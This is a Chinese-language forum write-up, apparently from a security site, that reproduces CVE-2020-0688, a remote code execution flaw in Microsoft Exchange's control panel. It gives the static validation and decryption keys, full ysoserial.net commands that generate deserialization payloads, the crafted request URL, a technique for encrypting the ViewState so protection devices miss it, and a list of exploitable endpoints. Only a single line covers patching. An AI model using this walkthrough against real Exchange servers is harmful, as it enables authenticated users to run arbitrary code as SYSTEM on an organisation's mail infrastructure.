# CVE-2020-0688 Exchange RCE漏洞复现与高级利用方式

2020-02-27 18:44:32[6](https://www.t00ls.net/articles-55141.html" \l "comments" \t "https://www.t00ls.net/_blank)[3t2ugg1e](https://www.t00ls.net/members-profile-13078.html" \o "3t2ugg1e" \t "https://www.t00ls.net/_blank)310

written by 3t2ugg1e 2020年2月27日 16：42

# **0x01 漏洞描述**

该漏洞是在Exchange Control Panel （ECP）组件中发现的。这个漏洞的性质非常简单。与每次软件安装都会产生随机密钥不同，所有Microsoft Exchange Server在安装后的web.config文件中都拥有相同的validationKey和decryptionKey。这些密钥用于保证ViewState的安全性。而ViewState是ASP.NET Web应用以序列化格式存储在客户机上的服务端数据。客户端通过\_\_VIEWSTATE请求参数将这些数据返回给服务器。

[](https://www.t00ls.net/attachments/month_2002/2002271836be67f7b658287a8a.png)

由于使用了静态密钥，经过身份验证的攻击者可以欺骗目标服务器反序列化恶意创建的ViewState数据。在YSoSerial.net的帮助下，攻击者可以在Exchange Control Panel web应用上执行任意.net代码。 为了利用这个漏洞，我们需要从经过身份验证的session中收集ViewStateUserKey和****VIEWSTATEGENERATOR值。ViewStateUserKey可以从ASP.NET的cookie中获取，而****VIEWSTATEGENERATOR可以在一个隐藏字段中找到。所有这些都可以通过浏览器中的工具轻松找到。

参考链接：

[https://www.zerodayinitiative.com/blog/2020/2/24/cve-2020-0688-remote-code-execution-on-microsoft-exchange-server-through-fixed-cryptographic-keys](https://www.zerodayinitiative.com/blog/2020/2/24/cve-2020-0688-remote-code-execution-on-microsoft-exchange-server-through-fixed-cryptographic-keys" \t "https://www.t00ls.net/_blank)

[https://soroush.secproject.com/blog/2019/04/exploiting-deserialisation-in-asp-net-via-viewstate/](https://soroush.secproject.com/blog/2019/04/exploiting-deserialisation-in-asp-net-via-viewstate/" \t "https://www.t00ls.net/_blank)

# **0x02 影响范围**

* Microsoft Exchange Server 2010 Service Pack 3
* Microsoft Exchange Server 2013
* Microsoft Exchange Server 2016
* Microsoft Exchange Server 2019

****注意：Exchange Server 2010默认使用.net v2.0，而ysoserial.net-V2版没有ViewState插件，漏洞利用有一定难度。****

# **0x03 漏洞利用**

复现环境： Windows Server 2012R2 Exchange Server 2016

普通域用户： nsfocus\liuruo

想要成功利用漏洞共需4个关键参数：


* validationkey = CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF （默认不变）
* validationalg = SHA1 （默认不变）
* \_\_VIEWSTATEGENERATOR （从返回包中提取）
* ASP.NET\_SessionId （从Cookie中提取）

### **基础利用**


在Web.config路径C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\ecp\web.config，可获得前两个关键参数，这两个参数是全版本不变的。

validationkey = CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BFvalidationalg = SHA1

然后使用普通域用户liuruo访问/ecp/default.aspx，从返回包中获得\_\_VIEWSTATEGENERATOR参数。


[](https://www.t00ls.net/attachments/month_2002/200227184089263a6534b0f727.png)

从cookie中获得ASP.NET\_SessionId。

[](https://www.t00ls.net/attachments/month_2002/200227184162c5f511a814776d.png)

使用ysoserial.net工具生成反序列化payload。 工具下载地址： [https://github.com/pwntester/ysoserial.net/](https://github.com/pwntester/ysoserial.net/" \t "https://www.t00ls.net/_blank) 生成payload命令：


ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "calc.exe" --validationalg="SHA1" --validationkey="CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF" --generator="B97B4E27" --viewstateuserkey="2fdc8b0d-dcfb-4d0a-b464-95b9a2dcc968" --isdebug –-islegacy

[](https://www.t00ls.net/attachments/month_2002/2002271841b67024a9ab7b5dd1.png)


构造以下URL，使用生成的payload替换<ViewState>，以GET请求发送给服务器即可。

https://ip:port/ecp/default.aspx?\_\_VIEWSTATEGENERATOR=<generator>&\_\_VIEWSTATE=<ViewState>

****注意：使用Burpsuite对payload进行关键字符URL编码，而不是全部URL编码****

[](https://www.t00ls.net/attachments/month_2002/2002271842c0f4d99d210aa8a7.png)

虽然服务器返回500错误，但是攻击已经成功，可见w3wp.exe下存在以system权限运行的calc.exe。

[](https://www.t00ls.net/attachments/month_2002/2002271842694b6ee8e1c40a0c.png)

### **高级利用**

##### **更改请求URL**

从基础利用中可知，需要访问/ecp/default.aspx并获得\_\_VIEWSTATEGENERATOR参数。经过测试，并非所有版本Exchange Server都会返回该参数，但即使不返回该参数值，也是可以使用\_\_VIEWSTATEGENERATOR=B97B4E27生成payload完成攻击。

大量测试后发现，几乎每一个.aspx后缀的URL都有一个对应的\_\_VIEWSTATEGENERATOR参数值，并且.slab后缀的URL也可以触发漏洞。经过测试后可利用的URL在本文最后附录中列出。

当然ysoserial.net工具提供了path和apppath参数，供使用者在未知\_\_VIEWSTATEGENERATOR参数的情况下，设置攻击路径。但是笔者在测试的时候，并没有搞明白该怎么使用这两个参数，所以略过了，懂C#的大牛可以指点一下。

##### **加密\_\_VIEWSTATE**


使用ysoserial.net生成大量payload就可以发现，payload的前几个字节存在固定特征\wEy，防护设备可以很轻易的识别到。但经过查阅相关知识后发现，当服务使用.NET Framework 4.0及更低版本（在v2.0到v4.0上测试）时，若我们已知验证密钥及其算法，那么我们可以在请求中添加\_\_VIEWSTATEENCRYPTED 参数（空值即可），来对\_\_VIEWSTATE参数进行加密，以绕过简单的防护规则。

从最开始的Web.config文件中，我们不仅获得了validationKey和validation，还获得了decryptionKey和decryption。所以我们可以使用ysoserial.net的isencrypted参数生成加密的payload：

.\ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "calc.exe" --validationalg="SHA1" --decryptionalg="3DES" --validationkey="CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF" --decryptionkey="E9D2490BD0075B51D1BA5288514514AF" --generator="B97B4E27" --viewstateuserkey="df0c4af4-8be5-4000-a15b-abf2066186dd" --isencrypted -–islegacy

发送加密后的攻击请求数据包即可完成攻击。

/ecp/default.aspx?\_\_VIEWSTATEENCRYPTED=&\_\_VIEWSTATE=<payload>

[](https://www.t00ls.net/attachments/month_2002/2002271842e1d7c2406ff19db6.png)

# **0x04 漏洞防护**

微软官方已针对受支持的产品版本发布了修复该漏洞的安全补丁，建议受影响用户开启系统自动更新安装补丁进行防护。

# **附录**

经过简单测试，已知可利用路径：

/ecp/default.aspx

\_\_VIEWSTATEGENERATOR=B97B4E27

/ecp/PersonalSettings/HomePage.aspx?showhelp=false&

\_\_VIEWSTATEGENERATOR=1D01FD4E

/ecp/PersonalSettings/HomePage.aspx?showhelp=false&

\_\_VIEWSTATEGENERATOR=1D01FD4E

/ecp/Organize/AutomaticReplies.slab?showhelp=false&

\_\_VIEWSTATEGENERATOR=FD338EE0

/ecp/RulesEditor/InboxRules.slab?showhelp=false&

\_\_VIEWSTATEGENERATOR=FD338EE0

/ecp/Organize/DeliveryReports.slab?showhelp=false&

\_\_VIEWSTATEGENERATOR=FD338EE0

/ecp/MyGroups/PersonalGroups.aspx?showhelp=false&

\_\_VIEWSTATEGENERATOR=A767F62B

/ecp/MyGroups/ViewDistributionGroup.aspx?pwmcid=1&id=38f4bec5-704f-4272-a654-95d53150e2ae&ReturnObjectType=1

\_\_VIEWSTATEGENERATOR=321473B8

/ecp/Customize/Messaging.aspx?showhelp=false&

\_\_VIEWSTATEGENERATOR=9C5731F0

/ecp/Customize/General.aspx?showhelp=false&

\_\_VIEWSTATEGENERATOR=72B13321

/ecp/Customize/Calendar.aspx?showhelp=false&

\_\_VIEWSTATEGENERATOR=4AD51055

/ecp/Customize/SentItems.aspx?showhelp=false&

\_\_VIEWSTATEGENERATOR=4466B13F

/ecp/PersonalSettings/Password.aspx?showhelp=false&

\_\_VIEWSTATEGENERATOR=59543DCA

/ecp/SMS/TextMessaging.slab?showhelp=false&

\_\_VIEWSTATEGENERATOR=FD338EE0

/ecp/TroubleShooting/MobileDevices.slab?showhelp=false&

\_\_VIEWSTATEGENERATOR=FD338EE0

/ecp/Customize/Regional.aspx?showhelp=false&

\_\_VIEWSTATEGENERATOR=9097CD08

/ecp/MyGroups/SearchAllGroups.slab?pwmcid=3&ReturnObjectType=1

\_\_VIEWSTATEGENERATOR=FD338EE0

/ecp/Security/BlockOrAllow.aspx?showhelp=false&

\_\_VIEWSTATEGENERATOR=362253EF